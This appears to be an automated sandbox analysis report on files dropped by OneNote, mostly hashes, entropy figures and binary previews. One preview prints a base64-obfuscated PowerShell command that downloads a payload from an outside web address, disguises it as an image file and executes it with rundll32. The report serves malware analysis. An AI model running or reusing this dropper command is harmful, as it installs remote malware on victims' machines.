SHA-512:	8D44F171D1C0EFD096904718590EFBBA0CBB51AAE3EA2B699F4FCA3D05E1F02F38874736A1EAA9ABEC57CF02BA63D37E0C6E907495A6D1CEEF0E6DF3A63D9 284
Malicious:	false
Preview:	./.C..vL....W"v_..%.Sw@...ou.....?.....I.....h.....b.nH.Lmu...!..... ...LP].M.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{BA1C306D-67E6-4B43-AD43-E1D2155CD557}.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9 F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. .. ..g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....Iy\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!....2.....w....O.N....I.~ .....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Temp\{C24A363B-3F25-4D78-8D62-A8644C199A19}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6432380989376073
Encrypted:	false
SSDEEP:	6:Ra0osYyfB3h1RRXUnfH2lemR2R2R2jKLdNEdORujlw//0lweI/OHhEdSRujd:Ra0osYyf9/UfPFQQHWf/oM
MD5:	6E77F23C9450A156E91D49FB491A841E
SHA1:	92CD8EA78C82AB46B36DF9B74FDCA841D52FAE9E
SHA-256:	99AA3E17DAA3020F270A9168B721FCCEA455EAD615ADB49CB1F4661689585737
SHA-512:	C6455FE2D9C096476004CE6D9D25F549D912F49DEDC9F878E8E16A5E2C6208EBAD0462D39E4F2EE6D30297A55E1B2898FAE0D0C86A485400B000A5A4F55717E A
Malicious:	false
Preview:	./.C..vL....W"v_..L.V..K.y98.Z{,.....?.....I.....h.....kH...<.C.....y.....w@. QB....O.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{CD7C088E-DA9E-48D5-AC09-A932818D0DA3}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.647078282118989
Encrypted:	false
SSDEEP:	6:RaNxIVYyfB3h1RRXUnfLCAELlsR2R2R2jK0086Rujlw//0lweI/Wi2Rujd:RaNxTYyf9/UfLCFRnQQn083Wf/Wi7
MD5:	5FE90EB46E917301653176B30F042C79
SHA1:	B71346A1A26B3816C4CCF3268192F08DF546B007
SHA-256:	B7B110742EE2CAF742CF977D8F035EE25703373888C58EF2724EC12FAEEDBB48
SHA-512:	976D94F991604C9E75202E151591AD1D326B2D4A58C7FA80BA4219AD249B936643B5930A956CC2D94295F27A9F6E52502F0B98C26195DA0F852C31475F6B8185
Malicious:	false
Preview:	./.C..vL....W"v_..(....O.M3..R.....?.....I.....h.....LLT@.....bG-D ...i.V.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{E11D2A68-BD51-4949-973B-CAEBFA28AD85}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6487469471613357
Encrypted:	false
SSDEEP:	6:RaLHktjYyfB3h1RRXUnfIQzIS2B01sR2R2R2jK8sMSkMFRujlw//0lweI/pMPRuZ:RaLEVYyf9/UfIQzuutQQ2nkdWf/pV
MD5:	4FF65DC186D9B73A343F7D47364CC7DC
SHA1:	AD99ECE3104AFF7E92CE327876BDC9951EDB12E6
SHA-256:	8462BA51B4DE52D880983D0095096A1F933530626F2302A8FC3E7644FD4F9196
SHA-512:	76CE52BC457A8FC1A32E1F1E3E3A3CD74312BC04132A7555C37642B0906F8DA93ED51D70865B0B0629BF83A5CD725D03BC0E04D723091837CD54CDD92F967B 4
Malicious:	false
Preview:	./.C..vL....W"v_[Z|p...M.".%j.....?.....I.....h.....x.....7M.bl[#(.....0..... .M.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{E7C5C746-021A-4F24-ADB3-169DFED88711}	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	ASCII text, with very long lines (368), with no line terminators
Category:	dropped
Size (bytes):	368

Entropy (8bit):	5.820975129647881
Encrypted:	false
SSDEEP:	6:sKHLgyKBM34HR1KCsu2xKthIYWNgvBSYIKWRoRjpm+Rs3FEY9hMS/aXXrZ/0rl:ssLgyaI4HPKC2EwgvBSYfCGj4+RIFE4z
MD5:	1140A342E3787033A400F7ED6340690A
SHA1:	D2457ECB943574BA3AE89470166C00FCEE223CEC
SHA-256:	4AD31742913747713CE85004B54F47DB40C0A57ACE18609808ED8376F772A78F
SHA-512:	C3EF3D923BB34AAAAAC4646585C7FFF4CB1CDED040C7968B95B7E40F5E8C3354B24C6276030F8CBD93D4592D146039CCC690A9456C7F1504A5E203F9ABABB 35
Malicious:	false
Preview:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc 3QgLVVSSSBodHRwczovL3NvbW9zYWNjZS5vcmcvYXN3eXcvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpcc HJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==')) > C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd

C:\Users\user\AppData\Local\Temp\{F8DE737E-2360-4149-A1ED-C6862E3AF421}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6436654177460244
Encrypted:	false
SSDEEP:	6:RaUkyFYyfB3h1RRXUnfARzhXOR2R2R2jKfRulLRulJRujlw//0lweI/K98Rul7R0:RaUkyFYyf9/UfAnX9QQrlol+Wf/K5lS
MD5:	BEA2811DDD8C7066BEA3FB725C31F705
SHA1:	00F9800BDF149F58EFE8D79FB3A280DABAAD68CF
SHA-256:	C9DC0FFBB27E95B9909C6DBB20A905269E88A3A0637CB9BE9D9B01CBDF843C80
SHA-512:	76AEB9F301F6A28A0DD099ABF2DE8CACA587148347D58CC04ECA565280E0815EFE13BDCD2CE0414894A4971CA932074DBB729B82DB89A9E8695ED247B72D15 2B
Malicious:	false
Preview:	./.C..vL....W"v_.i....bF.....?.....I.....h.....bDv...J..5,'P.....Lg....L.. ..g'*.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{F9CD84DB-A8AC-453A-8744-5110815F8CDD}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.643663499037155
Encrypted:	false
SSDEEP:	6:RaIHpQjYyfB3h1RRXUnf/5QveiEreXOR2R2R2jKtrvTRujlw//0lweI/iIpRujd:RatpQjYyf9/Uf/ANEmQQEoWf/i9
MD5:	F08CF419BE3E7B3B7BDB679415038A6C
SHA1:	31F6AB8CC03CF971AD73E1D2E6E1C7958B55D29B
SHA-256:	CC705961B177C476D7205DA400B11A50C36B9E922E1A0FE131FF4EA9554CF860
SHA-512:	EB3716339D2B95EDE52368935AB3C0F4E0A6043284538B0C5ED03BD5D0DF4F01EBED4146C1CB3C54B8D4C5055453D92ED96F4F704F65081835734E608743D2F
Malicious:	false
Preview:	./.C..vL....W"v_._.t..L...Y.....?.....I.....h.....{I...s.F..;$..7.....G#2..._J.- ..O.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Local\Temp\{FD695529-50F6-4272-BBEC-9EF941B30B5C}

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528

SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N...._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Document Themes\1033\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.0378677838161694
Encrypted:	false
SSDEEP:	12:RaBFYyfHjGhUnSw9vQQEoW6/iO3c6gLcwXIxAS:YTYyfHdSMQQHp3c6/wCAS
MD5:	659EA1E4D8F572A5D0E78C1A2E22E60C
SHA1:	5B76FBC2FA3FE35E5FF6C8CA4FF565112471968B
SHA-256:	0D885EAC6AAEF77D4927E23BC01277F7528D36F0FFA2B2AACB84A88D73594B26
SHA-512:	1774363C53C016C51F22D4181FF65140673E013B342B27E64BB00FC665C39293198F028466DAAC5F4BC5DA544DE986EC75F49EC9CEA7798E4A4C56991328AEB(
Malicious:	false
Preview:	./.C..vL....W"v_.pW6.Z.E.....1~.....?.....I.....].CN...I.i.NA.....h.....MS...@..+..... ....G#2..._J.-..O.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Document Themes\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	1.2370439288708819
Encrypted:	false
SSDEEP:	12:RaLVYyfiCOOEFUX2M/QQ982Wn+J/EXAkzjLH1XIxASDk1PIlIxoVKKC8OjnIB:YLVYyfZj/QQ9pfWXVjpCASctIlxooKce
MD5:	E9144194DF9D03CD88ECB8D437DECC98
SHA1:	6136FF0DC91A2A772CE16C95E03A78A9B71DD044
SHA-256:	30170E5A4AA8AFDD6B76C6C4C6680DEFA26C096D973BD9C24F861F19DF4F7FC9
SHA-512:	6F5C160F4EF97805B4E29DAABDFCD5CE7517C9276B1630A60476276740DDEF04061E6E42DBF8CF9013C133956DCF08E7394C4D8B9953BB9BAE7EC312C1D2BD97
Malicious:	false
Preview:	./.C..vL....W"v_....].CN...I.i.N.....?.....I.....[s.q7K..nq.^W2.!wY.....h.....8;.#.F.(..sj|..... ....*..6.@.....9Ny.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6496
Entropy (8bit):	1.5187410014221776
Encrypted:	false
SSDEEP:	24:Y5YyfY7lDKHWPQQX8CawfCASuc6nSyckNfCkaAXLfjTgGnFV5ua:inclPQQXpaVVCPN7T7DX1
MD5:	D20204DF30178836C13C638679C16303
SHA1:	5333FF18AF08A60621AF422B1351F3FE7681B0AD
SHA-256:	EBE737A392762837CE0633EF33B20859F972CDB72050CB712C97D72EDC6BF9CC
SHA-512:	A346EC274106C7B8D063D9C237ACE0DBE31EE8C173EF5F154A0B8ED9A8A6C849EFAE294DD3D635DBAD58003469D13DF091F71063EDEFF11D30823B1CA39FE81A
Malicious:	false
Preview:	./.C..vL....W"v_..[s.q7K..nq.^W2.....?.....I..... $W .H.G|)..I...H.....h.....`.....X.3..J.#N..a..... .....F..N.e.v.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\SmartArt Graphics\1033\Open Notebook.onetoc2	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.0267095850357655
Encrypted:	false
SSDEEP:	12:Ra4FYyfHjAaQhUnSqkdQ2n3QQoTJTMW6/3TpfTj02sDXIxAS:YSYyfH8aXSqk73QQotIxVfHEDCAS
MD5:	ACECAE6354DC82AFBBE3E75700BD0E0A
SHA1:	8EF9B78C7522372B24C0B196DACF2794EC980A04
SHA-256:	363B44EEDCF3EE21A2A35B6E26398E345F2DD6F10AD2DAECFF21B257A4FB1CC2
SHA-512:	B9AD4738D164EF03DA79739F5CD3450628E48B6A99C0FB9B138D33DC805B1D1D2482B88B5445F2710A9BB79D5E307EA9C9E612506DC0DE2B5F1B08DA754221A 8
Malicious:	false
Preview:	./.C..vL....W"v_.I<...I.^[.B..]..............?.....I.....b.I.VC.#j5....A.....h.....g..#H.}.lw..I.....>s5...D. ...N.....f.<.f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\SmartArt Graphics\Open Notebook.onetoc2	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	1.2304885518049373
Encrypted:	false
SSDEEP:	24:Y3a6YyfddaGztPQQPfV2tECAScqblRYwue:e5nddJJQQPtKHbJ
MD5:	58E76E76ABE2A3CEC5C54F05BC5005D8
SHA1:	DDB892872D56E167DFA25D93640EA85CE0B0EB88
SHA-256:	691E234C92E5A1D1983400590952D25373EE9B973716858C1CA387F71CE80FA5
SHA-512:	D0317875752CE421917E123D5CE8C59547B3A173416D31E35B635E90ED23C64A5A4B5ED50AC6347C4E938309BE033C596687AA431811FFF4D7E1270DCF661CE
Malicious:	false
Preview:	./.C..vL....W"v_..b.I.VC.#j5.....?.....I.....[s.q7K..nq.^W2...}.....h.....>Q..rq.E..TBQ.0..... ....p.U.M..t..b.....f.<.f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Word Document Bibliography Styles\Open Notebook.onetoc2	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.0361934755383981
Encrypted:	false
SSDEEP:	12:RapsYyfHjCOaUnSET99vLQQ/W6/VYYVCjE3v30XIxAS:YiYyfHnSC9jQQ/vYYwjKf0CAS
MD5:	425BCC2A11D19DE963E788AE79F6AA36
SHA1:	8DF362B0085C6F95B573E8B870229D2D58A70FDD
SHA-256:	4BEB491962734AFC35D07BBD5F538493ECC35B8E7928F03E017D8F3512781EC2
SHA-512:	8AA2436C34CB1C3AA63E41A85CAB558A5DD4CC5F49BBF50C46DA57C650EC34E73DF0E786976F818A101638091CC7031F5FBA4C429996AC86BE16038817AFAA D5
Malicious:	false
Preview:	./.C..vL....W"v_....G.t.C...i.[.j.....?.....I.....[s.q7K..nq.^W2F..6.....h.....6jAG.....U.... .....5..@..s..."q.....f.<.f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Word Document Building Blocks\1033\Open Notebook.onetoc2	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	5040
Entropy (8bit):	1.0385141944603111
Encrypted:	false
SSDEEP:	12:RaWhJNllFYyfHjghUnSAuh93QQ9A7GW6/o7roK5lZ1bsXIxAS:YWDNtYyfHrSH3QQPo3LbsCAS
MD5:	0B04106B1A55DFEAA22056FD55A1E0A3
SHA1:	9F2706AAAF7367597C748BF6AF7AA825FCFD992F
SHA-256:	1B7CC7DA2B43D20E0E0457954E38010961B9928BF0759C2DB5F997BE63E4FDBA
SHA-512:	FEA7FB8A72198EEFD26CD3889BCBB0CA74DE76E087E448AE822FCB10220BDE393448CCF1C5CB0E6A1B56E2ABC7E27675745E9FCA01601B70BA391887E66F2BDE
Malicious:	false
Preview:	./.C..vL....W"v_.kt./O<D..3=..Y.....?.....I.....P....?.J..VF....A.....h.....-.b.Y'C...../.....vN....F.+s.....f.<.f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Managed\Word Document Building Blocks\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	1.2332290944962583
Encrypted:	false
SSDEEP:	24:YNtYyfaIPGx9QQslEfpBzcg4CASchKfl6bFe:InaIPe9QQslERBz15ZfYk
MD5:	7FF9D3BF9E5CE5CE8ABB331F88EB5BBC
SHA1:	A026240F22643989C7FC720D5302604C0F9174CC
SHA-256:	8C4EE3EB8E7C46072DB2D04E9AC26BF9A45FB6CBD3FE4CE306256B045F27E8C6
SHA-512:	41995E2432254D6EB0791EF387414765E93A0C72A1DE3792295BD72F0FFB8D1D38BDED891223A05257E12F4E333D8BB28115BDD43EC63CBF7C08BC5B5685ABF2
Malicious:	false
Preview:	./.C..vL....W"v_P....?.J..VF.....?.....I.....[s.q7K..nq.^W2.....h.....Z..:.`rA..... I..hS[NM...D.Y.....f.<.f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6208
Entropy (8bit):	1.301576397989341
Encrypted:	false
SSDEEP:	24:YYpYyfarRQQDJJTuJkQJf6CCAStd2WtJb2lLS5Sn:rnWRQQlxuKQGu2GOE
MD5:	1BEEB2070181E82B4807260CCC8DA9A1
SHA1:	8DF1E4FDF00512A2BF9A289ABC77030AAFBF226A
SHA-256:	4272990B7882EA2A5797960DDADA3F57168B45493C68F97F96A751BA304459B9
SHA-512:	127562893953465D6A1558B1F81F919EE8DF95C5EC527062757565826B03BC8AD2D2FD2CEB2CBB2F24176F1F986FE9CCF5692167EAA3CDB74BC4C3EDC6C2F85
Malicious:	false
Preview:	./.C..vL....W"v_. $W .H.G|)..I.....?.....I.....W...$vF.f.6.5ND.....h.....@.....Y..n.zB..q....q..... .C...E..F.h{X.....f.<.f.<.f.<. ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Document Themes\1033\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.042193298884414
Encrypted:	false
SSDEEP:	12:RavLEFYyfHjLAhUnSfIZvCvQQ6Ch7ClUW6/60C1h9Cl6UXIxAS:YvgFYyfH3nSfIZv6QQ5h2+6Dc5CAS
MD5:	835C5093CF48ED6C9B39071CA1596BA4

<table>
<tr><td>SHA1:</td><td>A3D40F2AF3DAA5123F497C369EC361BDB3370179</td></tr>
<tr><td>SHA-256:</td><td>0C1FB390E9112159BFA7EE1ABD840EEF560978DF6040B876181E98AD4EDDBD67</td></tr>
<tr><td>SHA-512:</td><td>5CA9458F68496395E8DF6BAFD5B7FF9B7CF9666AF4E2ABF9D9450EA1DCFAA2F5AF973D71D1A17FB8D9FEBF7F21DDDDE3D4E6FCD0FDB4934A38C814ADA096
EB6C</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>./.C..vL....W"v_.....1.H.`n..$%...............?.....I...6A._...L..X..C;UA......................h..U@%|R.@.].W.........
.....LP].M..................................f.<.f.<.f.<.f.<...
....
....</td></tr>
</table>

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Document Themes\Open Notebook.onetoc2

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>6144</td></tr>
<tr><td>Entropy (8bit):</td><td>1.2251829365166416</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:YTYyfDMwQQUvwfs+d2y7Gso+OCAScElZtMje:wnDMwQQ/EK2yKEXLLtr</td></tr>
<tr><td>MD5:</td><td>3D4CA7A949E50D899E6B3D46C1FC8693</td></tr>
<tr><td>SHA1:</td><td>DF1BC57389A71040256E86D98F762B88ABB788FA</td></tr>
<tr><td>SHA-256:</td><td>AFD5C8807A8CD3D0D7A752C3534F337D9E38C3917ECCCD7F80A91E3BB3F7E679</td></tr>
<tr><td>SHA-512:</td><td>FE0EFCE6D2B21D413D28FAFA10A9D4EFF51C0B0C06705D1DD00791BB5C7621E31BD1FB1D637050E7655937B16B6FE74C71DBEB234EED5A1E0CE9B80F698B2
6AE</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>./.C..vL....W"v_6A._...L..X..C;U................?.....I...v.*Z...E.._.@...!wY...................h..E%&...|J..}P..CC.....
....Y.....O."..;..............................f.<.f.<.f.<.f.<...
....
....</td></tr>
</table>

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Open Notebook.onetoc2

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>6496</td></tr>
<tr><td>Entropy (8bit):</td><td>1.5216105644015576</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:YUcMYyfYG0QQFoZwo/28/woDSo/s58CASu06nS7yukNfCIXPNT0n6ua:AMnj0QQi2mns/lINNfWnG</td></tr>
<tr><td>MD5:</td><td>2B3ADE400598710F2F7FBF4D3C86E319</td></tr>
<tr><td>SHA1:</td><td>48D7139D92F5F01E5BF18D7100D1F41393D6AF20</td></tr>
<tr><td>SHA-256:</td><td>5BAAFDECEF19D9D51012CFB00E8FE9C8296CBB48C911F4FB7EB6AAC8069565C6</td></tr>
<tr><td>SHA-512:</td><td>F7C077F7D8A57E5E6B9DE862C11E087A78DB998FBEE12F7E5EA3B212512DD7118BD0ABF40DD924CDF810AD719F8D39719E7D13022C341A4EBED498302207D4
0A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>./.C..vL....W"v_v.*Z...E.._.@..................?.....I... $W .H.G|)..I..Eg.....................h...........................`...............-...JC..vy..........
...55D...E..I.P'FR............................f.<.f.<.f.<.f.<...
....
....</td></tr>
</table>

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\SmartArt Graphics\1033\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.0398682374475603
Encrypted:	false
SSDEEP:	12:RafPzYyfHjoS+hUnSyUk3/9QQsFUW6/jh7PBaBxIXIxAS:YjYyfHMsSy73/9QQeU5h75mxICAS
MD5:	F5E62A2CA7B5FF07FB7EB53014D54B26
SHA1:	00DB3F90D8B4F7A60867955FF6C21A27EB94FF8D
SHA-256:	EBCD1552B9E817EEF8C2602C0F0A2FFEE2AD0B1E32FC4C3629335084D1BF17CC
SHA-512:	93AF48073933A00B7570A7CB067BD81E0D9996FA34E3C59C304253A3950B3B19BA42E3BA6002E277A3D33A8C580EFFB6513FD5DFBBC67ACFC36570D64622B9D 3
Malicious:	false

Preview:	./.C..vL....W"v_.!.T|..G.....z.....?.....I.....I-<.8..B..Q.C.*.A.....h.....Q`.kx.VH....K.v..... .....S...z.O..*0X.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\SmartArt Graphics\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	1.2280120499711789
Encrypted:	false
SSDEEP:	24:Y3YyfDF69DSQQ2nkdfzGhZDCAScFltDge:4nDUZSQQ2kd7GhZOiz9
MD5:	AE8D4280400213C2858CE083D95F9C19
SHA1:	192C9A8E19FF46234DFE4B4A8A485216AD92BE4C
SHA-256:	1752EB124F09F84ED5655E517E439CB1695DCBC56D8483E01634F27E1B0091D7
SHA-512:	78778C27452C9BA13C97CBEB2BEF3F3D40EAD21414DA7803035947BF91336E7143C3674A400D42318164E48D503D22D26037D47F732E93A660CA244158F2AC81
Malicious:	false
Preview:	./.C..vL....W"v_I-<.8..B..Q.C.*.....?.....I.....v.*Z...E..._.@....}.....h....._c..IHM.P...<..... ...0.....M.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Word Document Bibliography Styles\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.033712453547634
Encrypted:	false
SSDEEP:	12:RafUbYyfHjysTUnS9YRX9QQrlol+W6/K5lDAlti//U/Uo0XIxAS:Y8bYyfHODS9YtQQTAwi//y0CAS
MD5:	445535EB41D7284D0EE8F26E7CA34819
SHA1:	27EACE75EA75A8BC8C7EEFAB71A11ACA242DD3B7
SHA-256:	588F0080CFE15D736029BB10122CE0DCC0DA074D9784DA76AB4985F41E8DC981
SHA-512:	D5721A2A20525C0D4BAF44E7255C6D1680AB9FFB90EA6BCEDAC6C1D19F5AED59BFE8E34EC313DF579559E49C1D8A6851BF9493875D99D073564893D9DAFBD 1C
Malicious:	false
Preview:	./.C..vL....W"v_._..U..I..~.....?.....I.....v.*Z...E..._.@..F..6.....h.....5.L.D.a.#.d..... ....Lg....L....g'*.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Word Document Building Blocks\1033\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5040
Entropy (8bit):	1.0382277401335096
Encrypted:	false
SSDEEP:	12:RawWOYyfHj79+hUnSHdvwXnQQrqLkW6/Vhtc9XnCGn5XIxAS:YEYyfHzS2nQQHlqBn5CAS
MD5:	66DD3F9AC1E385E504F2EC3056200098
SHA1:	64E813C5824B1B0E6DCDD15D150DF26CAB6BB859
SHA-256:	08EF780269CA50DAD91C697B8D465F5FAB6906F5AC0DD9D5A2B78252C10C930D
SHA-512:	59A3634E30CE5FB74F673407448EA6FA340631D10396E2E2224E3130B5AD4C0B91D12555DDDBABE7520712618F030437C142F0AEAE1DDB5C1873372EB52B8AB
Malicious:	false
